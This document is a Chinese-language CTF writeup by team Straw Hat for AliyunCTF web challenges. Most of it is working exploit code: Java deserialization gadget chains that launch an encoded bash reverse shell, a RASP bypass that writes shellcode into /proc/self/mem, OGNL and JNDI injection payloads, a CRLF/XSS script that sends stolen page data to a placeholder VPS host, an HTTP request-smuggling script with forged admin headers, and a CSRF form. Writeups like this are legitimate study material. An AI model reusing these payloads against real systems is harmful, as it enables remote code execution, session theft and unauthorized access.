

AliyunCTF By Straw Hat

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AliyunCTF By Straw Hat

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WEB

• bypassIt I

和fastjson一样。触发get。但是还能打TemplatesImpl。重写POJONode的一个whitereplace方法

The screenshot shows a Java code editor with the following code:

```
import ...  
  
no usages 18 inheritors  
public abstract class BaseJsonNode extends JsonNode implements Serializable {  
    no usages  
    private static final long serialVersionUID = 1L;  
  
    no usages  
    Object writeReplace() { return NodeSerialization.from( o: this); } // This line is highlighted in blue  
    no usages  
    protected BaseJsonNode() {  
        ,  
    }  
}
```

不然序列化数据会被改

exploit.java

```
import com.fasterxml.jackson.core.JsonProcessingException;  
import com.fasterxml.jackson.databind.ObjectMapper;  
import com.fasterxml.jackson.databind.json.JsonMapper;  
import com.fasterxml.jackson.databind.node.BaseJsonNode;  
import com.fasterxml.jackson.databind.node.POJONode;  
import com.fasterxml.jackson.databind.node.TextNode;  
import com.sun.corba.se.impl.activation.ServerManagerImpl;  
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;  
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;  
import com.sun.org.apache.xpath.internal.objects.XString;  
import com.sun.rowset.JdbcRowSetImpl;  
import javassist.CannotCompileException;  
import javassist.ClassPool;  
import javassist.NotFoundException;  
import org.springframework.jndi.support.SimpleJndiBeanFactory;  
import org.springframework.remoting.rmi.JndiRmiClientInterceptor;  
import org.springframework.util.FileCopyUtils;  
  
import javax.management.BadAttributeValueExpException;  
import java.io.*;  
import java.lang.reflect.Array;
```

```
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.Base64;
import java.util.HashMap;

public class exp {
    public static void setFieldValue(Object object, String fieldName, Object value) {
        try {
            Field field = object.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(object, value);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) throws IOException, ClassNotFoundException,
    NoSuchFieldException, IllegalAccessException, NotFoundException, CannotCompileException,
    NoSuchMethodException, InvocationTargetException, InstantiationException, SQLException {
        TemplatesImpl obj = new TemplatesImpl();
        byte[] bytes1 = ClassPool.getDefault().get(calc.class.getName()).toBytecode();
        byte[][] bytecode = new byte[][]{bytes1};
        setFieldValue(obj, "_bytecodes", bytecode);
        setFieldValue(obj, "_name", "Guoke");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
        setFieldValue(obj, "_sdom", new ThreadLocal());
        POJONode a = new POJONode(obj);
        HashMap<Object, Object> s = new HashMap<>();
        setFieldValue(s, "size", 2);
        Class<?> nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        } catch (ClassNotFoundException e) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class,
        Object.class, nodeC);
        nodeCons.setAccessible(true);
        Object tbl = Array.newInstance(nodeC, 2);

        XString xString = new XString("xx");
        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("yy", a);
```

```

map1.put("zz", xString);
map2.put("yy", xString);
map2.put("zz", a);

Array.set(tbl, 0, nodeCons.newInstance(0, map1, map1, null));
Array.set(tbl, 1, nodeCons.newInstance(0, map2, map2, null));

setFieldValue(s, "table", tbl);

ByteArrayOutputStream bytes = new ByteArrayOutputStream();
ObjectOutputStream objectOutputStream = new ObjectOutputStream(bytes);
objectOutputStream.writeObject(s);
byte[] output = Base64.getEncoder().encode(bytes.toByteArray());
FileOutputStream fout = new FileOutputStream(new File("1.ser"));
fout.write(bytes.toByteArray());
fout.close();
System.out.println(new String(output));
System.out.println("-----");
byte[] input = Base64.getDecoder().decode(output);
ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(input);
ObjectInputStream objectInputStream = new
ObjectInputStream(byteArrayInputStream);
objectInputStream.readObject();
}

}

```

calc.java

```

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import org.springframework.util.Base64Utils;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.servlet.handler.AbstractHandlerMapping;

import java.io.IOException;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;

```

```

import java.util.ArrayList;
public class calc extends AbstractTranslet {
    static {
        try {
            Runtime.getRuntime().exec("bash -c {echo,=}|{base64,-d}|{bash,-i}");
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {

    }
}

```

• bypassIt II

和1链子一样 就是rasp把fork进程ban了 写mem覆盖libc地址还原即可

```

package com.example.demo;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import javassist.ClassPool;
import javassist.CtClass;

import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.RandomAccessFile;
import java.lang.reflect.Field;
import java.nio.ByteBuffer;
import java.nio.ByteOrder;

```

```
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Arrays;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class eval extends AbstractTranslet {
    public void run(){}
    public eval() throws Exception{
//        System.out.println(1);
        String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")),
StandardCharsets.UTF_8);
        System.out.println(maps);
        Pattern pattern = Pattern.compile("\s+(/.+libc\[-\.\+)");
        Matcher matcher = pattern.matcher(maps);
        if (!matcher.find()) {
            System.out.println("[-] Failed to find libc location. Exiting");
            return;
        }
        String libcPath = matcher.group(1);
        System.out.println("[*] Libc location: " + libcPath);
        long pieBase = Long.parseLong(maps.split("-")[0], 16);
        System.out.println("[*] PIE base: 0x" + Long.toHexString(pieBase));

//
//        long[] offsets = parseElf(libcPath);
//        long systemOffset = offsets[0];
//        System.out.println("[*] systemOffset: " + systemOffset);
//        long openOffset = offsets[1];
//        System.out.println("[*] openOffset: " + openOffset);
//        if (systemOffset == 0 || openOffset == 0) {
//            System.out.println("[-] Failed. Exiting");
//            return;
//        }

//
//        String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")));
//        Pattern pattern = Pattern.compile("\s+(/.+libc\[-\.\+)");
//        Matcher matcher = pattern.matcher(maps);
//        if (!matcher.find()) {
//            System.out.println("[-] Failed to find libc location. Exiting");
//            return;
//        }
//        String libcPath = matcher.group(1);
//        System.out.println("[*] Libc location: " + libcPath);
//        long pieBase = Long.parseLong(maps.split("-")[0], 16);
//        System.out.println("[*] PIE base: 0x" + Long.toHexString(pieBase));
```

```
//  
//      // Find system_offset and open_offset  
//      System.out.println("[*] Trying to get open and system symbols from Libc");  
//      long libc_base = findBase("libc");  
//      long java_so_base = findBase("libjava");  
//      long libnativerasp_base = findBase("libnativerasp");  
//      System.out.println("[+] libc_base: "+Long.toHexString(libc_base));  
//      System.out.println("[+] java_so_base: "+Long.toHexString(java_so_base));  
//      System.out.println("[+] libnativerasp_base:  
"+Long.toHexString(libnativerasp_base));  
  
//  
//      long libnativerasp_wuforkAndExec_addr = 0x12ad;  
//      long libjava_forkAndExec_addr = 0x148D0;  
//      RandomAccessFile mem = new RandomAccessFile("/proc/self/mem", "rw");  
//      mem.seek(java_so_base+libjava_forkAndExec_addr);  
//      byte[] mem_of_libjava_forkAndExec = new byte[8];  
//      mem.read(mem_of_libjava_forkAndExec);  
//      System.out.println("[+] mem_of_libjava_forkAndExec: "+  
Arrays.toString(mem_of_libjava_forkAndExec));  
//      mem.seek(libnativerasp_base+libnativerasp_wuforkAndExec_addr);  
//      mem.write(mem_of_libjava_forkAndExec);  
//      System.out.println("have written to libnativerasp_wuforkAndExec_addr");  
//      Runtime.getRuntime().exec("touch /tmp/pwn");  
  
//  
//      Pattern pattern1 = Pattern.compile("\\s+(/.+libnativerasp.+)");  
//      Matcher matcher1 = pattern1.matcher(maps);  
//      if (!matcher1.find()) {  
//          System.out.println("[-] Failed to find libc location. Exiting");  
//          return;  
//      }  
//      String libnativerasp = matcher1.group(1);  
//      System.out.println("[*] libnativerasp location: " + libnativerasp);  
//      long libnativeraspBase = Long.parseLong("4072506000", 16);  
//      System.out.println("[*] PIE base: 0x" + Long.toHexString(libnativeraspBase));  
  
//  
//  
//      Pattern pattern2 = Pattern.compile("\\s+(/.+libjava.+)");  
//      Matcher matcher2 = pattern2.matcher(maps);  
//      if (!matcher2.find()) {  
//          System.out.println("[-] Failed to find libc location. Exiting");  
//          return;  
//      }  
//      String libjava = matcher2.group(1);  
//      System.out.println("[*] libnativerasp location: " + libjava);  
//      long libjavaBase = Long.parseLong("400b2ec000", 16);  
//      System.out.println("[*] PIE base: 0x" + Long.toHexString(libjavaBase));  
//
```

```
////      long raspBase = findLib("libnativerasp.so");
////      long libjavaBase = findLib("libjava.so");
// RandomAccessFile mem = new RandomAccessFile("/proc/self/mem", "rw");
//
//      long target = libjavaBase + 0x148D0;
//      byte[] shellcode = new byte[12];
//      shellcode[0] = 0x48; shellcode[1] = (byte) 0xb8;
//      for (int i = 0; i < 8; i++) {
//          shellcode[2+i] = (byte) ((target >> 8*i) & 0xff);
//      }
//      shellcode[10] = (byte) 0xff;
//      shellcode[10] = (byte) 0xe0;
//      mem.seek(libnativeraspBase + 0x12AD);
//      mem.write(shellcode);
//      Runtime.getRuntime().exec("touch /tmp/succ");
// RandomAccessFile file = new RandomAccessFile(libcPath, "r");
//
//      // 获取 __libc_system 的偏移量
//      long systemOffset = getOffset(file, "__libc_system");
//
//      // 获取 __open 的偏移量
//      long openOffset = getOffset(file, "__open");
//      long[] offsets = parseElf(libcPath);
//      long systemOffset = offsets[0];
//      System.out.println("[*] openOffset: " + systemOffset);
//      long openOffset = offsets[1];
//      System.out.println("[*] openOffset: " + openOffset);
//      if (systemOffset == 0 || openOffset == 0) {
//          System.out.println("[-] Failed. Exiting");
//          return;
//      }
//
//      System.out.println("[+] Got them. Seeking for address in memory");
//      long openAddr = ElfParser.readMemory(pieBase + openPhp);
//      System.out.println("[*] open@plt addr: 0x" + Long.toHexString(openAddr));
//      long libcStart = openAddr - openOffset;
//      long systemAddr = libcStart + systemOffset;
//      System.out.println("[*] system@plt addr: 0x" + Long.toHexString(systemAddr));
//
//      System.out.println("[*] Rewriting open@plt address");
//      long[] result = parseElf("/proc/self/exe", true);
//      if (result.length == 1 && result[0] == 0) {
//          System.out.println("[-] Failed. Exiting");
//          System.exit(0);
//      }
```

```

long libc_base = findBase("libc");
long java_so_base = findBase("libjava");
long libnativerasp_base = findBase("libnativerasp");
System.out.println("[+] libc_base: "+Long.toHexString(libc_base));
System.out.println("[+] java_so_base: "+Long.toHexString(java_so_base));
System.out.println("[+] libnativerasp_base:
"+Long.toHexString(libnativerasp_base));

long libnativerasp_wuforkAndExec_addr = 0x12ad;
long libjava_forkAndExec_addr = 0x148D0;

long target = java_so_base + libjava_forkAndExec_addr;
byte[] shellcode = new byte[12];
shellcode[0] = 0x48; shellcode[1] = (byte)0xb8;// mov rax, 0x12345678abcef
for (int i = 0; i < 8; i++) { // little endian
    shellcode[2+i] = (byte)((target >>> 8*i) & 0xff);
}
shellcode[10] = (byte)0xff; shellcode[11] = (byte)0xe0; // jmp rax

RandomAccessFile mem = new RandomAccessFile("/proc/self/mem", "rw");

mem.seek(libnativerasp_base+libnativerasp_wuforkAndExec_addr);
// mem.seek(java_so_base+libjava_forkAndExec_addr);

mem.write(shellcode);

// byte[] mem_of_libjava_forkAndExec = new byte[8];
// mem.read(mem_of_libjava_forkAndExec);
// System.out.println("[+] mem_of_libjava_forkAndExec:
"+Arrays.toString(mem_of_libjava_forkAndExec));
// mem.seek(libnativerasp_base+libnativerasp_wuforkAndExec_addr);
// mem.write(mem_of_libjava_forkAndExec);
System.out.println("have written to libnativerasp_wuforkAndExec_addr");

Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA==}|{base64,-d}|{bash,-i}");
}

static long findBase(String regex){
    try {
        String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")),
StandardCharsets.UTF_8);
        Pattern pattern = Pattern.compile("^[^\\n]+"+regex+"[^\\n]+$",
Pattern.MULTILINE);
        Matcher matcher = pattern.matcher(maps);
        if (!matcher.find()) {

```

```
        System.out.println("[-] Failed to find "+regex);
        return 0x0;
    }
    String line = matcher.group(0);
    String[] parts = line.split(" ");
    String[] addr = parts[0].split("-");
    return Long.parseLong(addr[0], 16);
} catch (Exception e) {
    e.printStackTrace();
}
return 0x0;
}

public static long findLib(String libName) {
    long pieBase =0;
    try {
        //读libc地址
        String maps = new String(Files.readAllBytes(Paths.get("/proc/self/maps")),
StandardCharsets.UTF_8);
        Pattern pattern = Pattern.compile("\s+(/.+" + libName + ")$");
        Matcher matcher = pattern.matcher(maps);
        if (!matcher.find()) {
            System.out.println("[-] Failed to find libc location. Exiting");
        }
        String javaPath = matcher.group(1);
        System.out.println("[*] location: " + javaPath);
        pieBase = Long.parseLong(maps.split("-")[0], 16);
        System.out.println("[*] PIE base: 0x" + Long.toHexString(pieBase));
        return pieBase;
    } catch (Exception e) {
        e.printStackTrace();
    }
    return pieBase;
}

public static long getOffset(RandomAccessFile file, String name) throws IOException
{
    // 读取 ELF 文件头部
    byte[] header = new byte[64];
    file.readFully(header);

    // 获取节头部表格的偏移量和大小
    long sectionHeaderOffset = getLong(header, 32, 8);
    int sectionHeaderSize = getShort(header, 46, 2) * getShort(header, 44, 2);

    // 遍历节头部表格，查找目标符号
    byte[] sectionHeader = new byte[64];
    for (int i = 0; i < sectionHeaderSize; i += 64) {
        file.seek(sectionHeaderOffset + i);
```

```
        file.readFully(sectionHeader);

        int nameOffset = getInt(sectionHeader, 0, 4);
        long type = getLong(sectionHeader, 4, 4);
        long offset = getLong(sectionHeader, 16, 8);
        long size = getLong(sectionHeader, 24, 8);

        if (type == 2 && nameOffset != 0) {
            // 读取节的名称
            byte[] nameBytes = new byte[32];
            file.seek(getLong(header, 40, 8) + nameOffset);
            file.readFully(nameBytes);
            String sectionName = new String(nameBytes).split("\0")[0];

            if (sectionName.equals(".symtab")) {
                // 遍历符号表, 查找目标符号
                byte[] symbolTableEntry = new byte[24];
                for (int j = 0; j < size; j += 24) {
                    file.seek(offset + j);
                    file.readFully(symbolTableEntry);

                    nameOffset = getInt(symbolTableEntry, 0, 4);
                    type = (symbolTableEntry[4] & 0xff);
                    long value = getLong(symbolTableEntry, 8, 8);

                    if (nameOffset != 0 && type == 2) {
                        // 读取符号名称
                        file.seek(getLong(header, 40, 8) + nameOffset);
                        ByteArrayOutputStream baos = new ByteArrayOutputStream();
                        int c;
                        while ((c = file.read()) != -1) {
                            baos.write(c);
                        }
                        String symbolName = baos.toString();

                        if (symbolName.equals(name)) {
                            return value;
                        }
                    }
                }
            }
        }

        return -1;
    }

    public static int getShort(byte[] bytes, int offset, int length) {
```

```

        int value = 0;
        for (int i = 0; i < length; i++) {
            value |= (bytes[offset + i] & 0xff) << (8 * i);
        }
        return value;
    }

    private static int getInt(byte[] bytes, int offset, int length) {
        byte[] tmp = new byte[length];
        System.arraycopy(bytes, offset, tmp, 0, length);
        ByteBuffer buffer = ByteBuffer.wrap(tmp).order(ByteOrder.LITTLE_ENDIAN);
        return length == 2 ? buffer.getShort() & 0xffff : buffer.getInt();
    }

    private static long getLong(byte[] bytes, int offset, int length) {
        byte[] tmp = new byte[length];
        System.arraycopy(bytes, offset, tmp, 0, length);
        ByteBuffer buffer = ByteBuffer.wrap(tmp).order(ByteOrder.LITTLE_ENDIAN);
        return length == 8 ? buffer.getLong() : buffer.getInt() & 0xffffffffL;
    }

    private static String getString(byte[] bytes, int offset) {
        int length = 0;
        for (int i = offset; i < bytes.length && bytes[i] != 0; i++) {
            length++;
        }
        return new String(bytes, offset, length, StandardCharsets.UTF_8);
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

}

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {

}

    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    protected static byte[] getBytescode() throws Exception {
        ClassPool pool = ClassPool.getDefault();

```

```

        CtClass clazz = pool.get(eval.class.getName());
        return clazz.toBytecode();
    }

}

```

```

bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@07457f39bc9e:/opt/app$ /readfkaf
/readfkaf
bash: /readfkaf: No such file or directory
nobody@07457f39bc9e:/opt/app$ /readkfga
/readkfga
bash: /readkfga: No such file or directory
nobody@07457f39bc9e:/opt/app$ /readflag
/readflag
Congratulations, this is your flag: aliyunctf{794ff97f2cbca404edf3ff470156dc0e}
nobody@07457f39bc9e:/opt/app$ 

```

● 通向shell之路

```

feign > template > C Template > m resolveExpression
[attachment] pom.xml X [Template.class] X [UserResource.class] X
Decompiled .class file, bytecode version: 52.0 (Java 8)
83
84     no usages
85     protected String resolveExpression(Expression expression, Map<String, ?> variables) {
86         String resolved = null;
87         Object value = variables.get(expression.getName());
88         if (value != null) {
89             String expanded = expression.expand(value, this.encode.isEncodingRequired());
90             if (expanded != null) {
91                 if (!this.encodeSlash) {
92                     logger.fine("Explicit slash decoding specified, decoding all slashes in uri");
93                     expanded = expanded.replaceAll("%2F", "/");
94                 }
95                 resolved = expanded;
96             }
97         } else if (this.allowUnresolved) {
98             resolved = this.encodeLiteral(expression.toString());
99         }
100
101     return resolved;
102 }
103
104     3 usages
105     private String encodeLiteral(String value) {

```

对大写的 %2F 解析 所以

```
GET /demo1_war/user/sdf%252F ..%252F ..%252F ..%252Faction%252F HTTP/1.1
```

```
Host: 127.0.0.1:8080
sec-ch-ua: "Chromfium";v="112", "Google Chrome";v="112", "Not:A-Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/app/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,mg;q=0.7
Cookie: loginstate=false;
connect.sid=s%3AiVhMe039A0rrxnJOPU69syMbcRDq8fXw.SWC6scGzsC90fgX%2Fo2CjA5D2jl7opbz2J8Xay
jJJSYc
Connection: close
```

能到内网的action路由触发ognl

```
'.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName(
"JavaScript").eval("java.lang.Runtime.getRuntime().exec('open -a Calculator')")
```

- ezbean

fastjson打java.security.SignedObject#getObject二次反序列化绕resolveclass，然后用MyBean打RMICConnector JNDI注入，BYPASS WITH EL，由于fi构造函数获取随机问题，需要多打几次。

```
package vsoserial.payloads;
```

```
import com.alibaba.fastjson.JSONObject;
import com.ctf.ezser.bean.MyBean;
import org.apache.commons.codec.binary.Base64;
import ysoserial.Serializer;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import javax.management.BadAttributeValueExpException;
import javax.management.remote.JMXServiceURL;
import javax.management.remote.rmi.RMICConnector;
import java.io.ByteArrayInputStream;
import java.io.ObjectInputStream;
import java.lang.reflect.Field;
import java.security.*;

public class Fastjson3 implements ObjectPayload<Object>{
    public Object getObject (String command ) throws Exception {
        JSONObject json= new JSONObject();
        JMXServiceURL jmxServiceURL = new
JMXServiceURL("service:jmx:rmi:///jndi/rmi://10:9999/hb57ht");
        RMICConnector rmiConnector = new RMICConnector(jmxServiceURL,null);
        MyBean myBean = new MyBean("a","a",rmiConnector);
        json.put("YYY", myBean);
        BadAttributeValueExpException poc = new BadAttributeValueExpException(1);
        Field val =
Class.forName("javax.management.BadAttributeValueExpException").getDeclaredField("val");
        val.setAccessible(true);
        val.set(poc,json);
        byte[] jndi = Serializer.serialize(poc);

        KeyPairGenerator keyPairGenerator;
        keyPairGenerator = KeyPairGenerator.getInstance("DSA");
        keyPairGenerator.initialize(1024);
        KeyPair keyPair = keyPairGenerator.genKeyPair();
        PrivateKey privateKey = keyPair.getPrivate();
        Signature signingEngine = Signature.getInstance("DSA");
        SignedObject so = null;
        so = new SignedObject(poc, privateKey, signingEngine);
        JSONObject json2= new JSONObject();
        json2.put("YYY", so);
        BadAttributeValueExpException poc2 = new BadAttributeValueExpException(1);
        Field val2 =
Class.forName("javax.management.BadAttributeValueExpException").getDeclaredField("val");
        val2.setAccessible(true);
        val2.set(poc2,json2);
```

```

        System.out.println(Base64.encodeBase64String(Serializer.serialize(poc2)));

        return poc2;
    }

    public static void main(String[] args) throws Exception {
        PayloadRunner.run(Fastjson3.class, args);
    }
}

```

• obisidian

header crlf注入送走CSP头并且进行xss, 然后再crlf注入读到set-cookie

admin访问的是localhost 不是127.0.0.1也不是公网ip

```

import requests
import re
import base64
REMOTE_ADDR = "<http://116.62.26.23:8000>"

from pow5 import do_brute
rs = requests.Session()

def expMaker(x):
    exp = "<http://localhost:8000/note/>"
    exp += "%0d%0aContent-Length:LENGTH%0d%0a%0d%0a"
    exp += '<script>eval(atob("'
    exp +=
    base64.b64encode(x.encode()).decode().replace("/", "%2F").replace("+", "%2B").replace("=", "%3D")
    exp += '"))<%2Fscript>'
    exp = exp.replace("LENGTH", str(len(exp)-exp.index("LENGTH")+4))
    return exp

exp = expMaker('''
fetch("/note/%0d%0aContent-Length:1120%0d%0a%0d%0aaaa").then(res =>
res.text()).then(data => {window.location.href="//VPS/x/r4?data=" +
encodeURIComponent(data)}).catch(err => window.location.href="//VPS/x/r4?data=" +
encodeURIComponent(err))
''')

print(exp)

```

```
def attack():
    rs.post(REMOTE_ADDR + "/login", data={"username": "123", "password": "123"})
    page = rs.get(REMOTE_ADDR + "/submit").text
    regex1 = r'<label>([a-zA-Z0-9]{1,})\s*\+\s*4 chars\([a-zA-Z0-9]{32}\)</label>'
    # regex1 = r'<label>([a-zA-Z0-9]{1,})\s*\+\s*5 chars = ([a-zA-Z0-9]{32})</label>'
    data = re.findall(regex1, page)[0]
    print(data)
    pow = do_brute(data[0], data[1])
    print(pow)
    resp = rs.post(REMOTE_ADDR + "/submit", data={"suffix": pow, "url":exp})
    print(resp.status_code)
attack()
```

Content-Security-Policy: default-src 'self'; script-src 'none';
Set-Cookie: SID=nRb2TSxsD6sL19cRM09PkENXzOim9HVGpZ7Kdzp07LQp9LL2sI2bQ788BppUqMzJ; Max-Age=360000; Path=/; HttpOnly
Content-Length: 1033

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Obsidian</title>
<link href="/bootstrap.min.css" rel="stylesheet">
</head>
<body>
<div class="container">
```

拿cookie去访问/blog 看到admin发的一个note

不安全 | 116.62.26.23:8000/note/d183f022-e227-46d7-ad9e-ceb720b6f602

Obsidian

flag

aliyunc

● 门缝

什么东西从门缝里溜出去了? http://118.178.238.83:800werkzeug/proxy_fix.py 取的是 HTTP_X_FORWARDED_FOR 的值
所以可以用x_forwarded_for绕过kong的x-forwarded-for限制

1. request处理url用的不是urlparse, 是urllib3.util.url.parse_url, 存在解析差异 (这里urlparse还有另一个解析差异问题 '[\\[attacker.com\]](http://172.18.19.3:8000)' , 但是没法利用)
2. headers里添加Transfer-Encoding: chunked 进行request smuggling
3. 根据注释找到 <http://172.18.19.3:8000/admin/> ; /admin/routes有路由列表, /admin/services有服务列表
4. 404测出backend服务是java, java路径解析差异/api/login/..;/flag绕过api路由上的鉴权, 并且要post

```
import requests
from urllib.parse import urlparse

REMOTE_ADDR = "<http://118.178.238.83:8000>"

url = "<http://172.18.19.3:8000\\@\baidu.com/ .. /404>"

second_request='''\\
POST /api/login/..;/flag HTTP/1.1
Host: 111
Kong-Debug: 1
Content-Type: application/json
X-Consumer-Username: admin
X-Consumer-Custom-ID: super_administrator
X-Consumer-ID: 84a1a610-2269-40b8-8ff6-d7143151616b
Content-Length:XXX

'''

second_request_body = '''\\
{thisdoesntmatter}'''
second_request = second_request.replace('XXX', str(len(second_request_body))) +
second_request_body
second_request = second_request.replace("\\n", "\\r\\n")
print(second_request)

def attack():
    rs = requests.Session()

    resp = rs.post(REMOTE_ADDR + "/proxy", json={
        'url': url,
        "headers": {
            "Kong-Debug": "1",
            "Transfer-Encoding": "chunked"
        }
    })
    print(resp.text)
```

```

        "Transfer-Encoding": "chunked"
    },
    "data": "1\\r\\na\\r\\n0\\r\\n\\r\\n" + second_request + "\\r\\n",
},
headers={
    'x-forwarded-for': '127.0.0.1'
})
print(resp)
print(resp.text)

if __name__ == '__main__':
    attack()

```

• Pastebin

他这个缓存的key在搜索的时候有问题，如果我自己补一个*，同样可以起到通配的作用

pkg/storage/storage.go

```

func (provider *Redis) Prefix(key string, req *http.Request) []byte {
    if provider.reconnecting {
        provider.logger.Sugar().Errorf("Impossible to get the redis keys by prefix while reconnecting.")
        return []byte{}
    }
    in := make(chan []byte)
    out := make(chan bool)

    iter := provider.Client.Scan(provider.ctx, cursor: 0 key+ "*", count: 0).Iterator()
    go func(iterator *redis.ScanIterator) {
        for iterator.Next(provider.ctx) {
            select {
            case <-out:
                return
            case <-time.After(1 * time.Nanosecond):
                if varyVoter(key, req, iter.Val()) {
                    v, e := provider.Client.Get(provider.ctx, iter.Val()).Result()
                    if e != nil && e != redis.Nil && !provider.reconnecting {
                        go provider.Reconnect()
                        in <- []byte{}
                        return
                    }
                    in <- []byte(v)
                    return
                }
            }
        }
        in <- []byte{}
    }
}

```

搜出来之后有个验证，就是需要basekey（新访问的）+varySeparator({-VARY-})在原始的key开头就可以

```
func varyVoter(baseKey string, req *http.Request, currentKey string) bool {
    if currentKey == baseKey {
        return true
    }

    if strings.Contains(currentKey, VarySeparator) && strings.HasPrefix(currentKey, baseKey+VarySeparator) {
        list := currentKey[(strings.LastIndex(currentKey, VarySeparator) + len(VarySeparator)):]
        if len(list) == 0 {
            return false
        }

        for _, item := range strings.Split(list, sep: ";") {
            index := strings.LastIndex(item, substr: ":")
            if len(item) < index+1 {
                return false
            }

            hVal := item[index+1:]
            if strings.Contains(hVal, encodedHeaderSemiColonSeparator) || strings.Contains(hVal, encodedHeaderColonSeparator) {
                hVal, _ = url.QueryUnescape(hVal)
            }
            if req.Header.Get(item[:index]) != hVal {
                return false
            }
        }
        return true
    }
}
```

所以

让管理员访问

/admin/paste/任意的post-id/view?a=*&{-VARY-}


然后我们自己访问

/admin/paste/同样的post-id/view?a=*

可以把auth code漏出来

Request

Pretty Raw Hex



Response

Pretty Raw Hex Render



```
1 GET /admin/paste/616a8be9-9f41-4c47-b747-6cbf202ed695/view?a=* HTTP/1.1
2 Host: web:4000
3 DNT: 1
4 Cache-Control: only-if-cached
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/112.0.0.0 Safari/537.36
7 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 sec-gpc: 1
11 Connection: close
12
13
```

```
48 <div class="row justify-content-start">
49   <h3>
50     &lt;b&gt;asd&lt;/b&gt;
51   </h3>
52   <div>
53     <div>
54       &lt;b&gt;asd&lt;/b&gt;
55     </div>
56   </div>
57 </div>
58 </div>
59 <div class="card border-primary bg-light mb-4 rounded-3">
60   <div class="card-body">
61     <div class="row justify-content-start">
62       <form method="post">
63         Do you like this post? Please
64         rate this article
65         <select name="score">
66           <option value="1">
67             1
68           </option>
69           <option value="2">
70             2
71           </option>
72           <option value="3">
73             3
74           </option>
75           <option value="4">
76             4
77           </option>
78           <option value="5">
79             5
80           </option>
81         </select>
82         <input type="hidden" name="_auth" value=d5e30>
83         <input type="submit" class="btn btn-sm btn-success" />
84       </form>
85     </div>
86   </div>
87 </div>
88 </body>
89
90 </html>
91 </div>
92 </div>
93 </h3>
```

然后就是一个CSRF

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <form method='POST' action='<http://web:4000/admin/paste/9e315020-bad6-4ea1-ad25-467c655d497c/view>' id="csrf-form">
        <input type='hidden' name='score' value='5'>
        <input type='hidden' name='_auth' value='58d7a'>
        <input type='submit' value='submit'>
    </form>
    <script>document.getElementById("csrf-form").submit()</script>
</body>
</html>
```

• 简单的邮件平台

其实是个论文题, <https://www.jianjunchen.com/p/composition-kills.USESEC20.pdf>

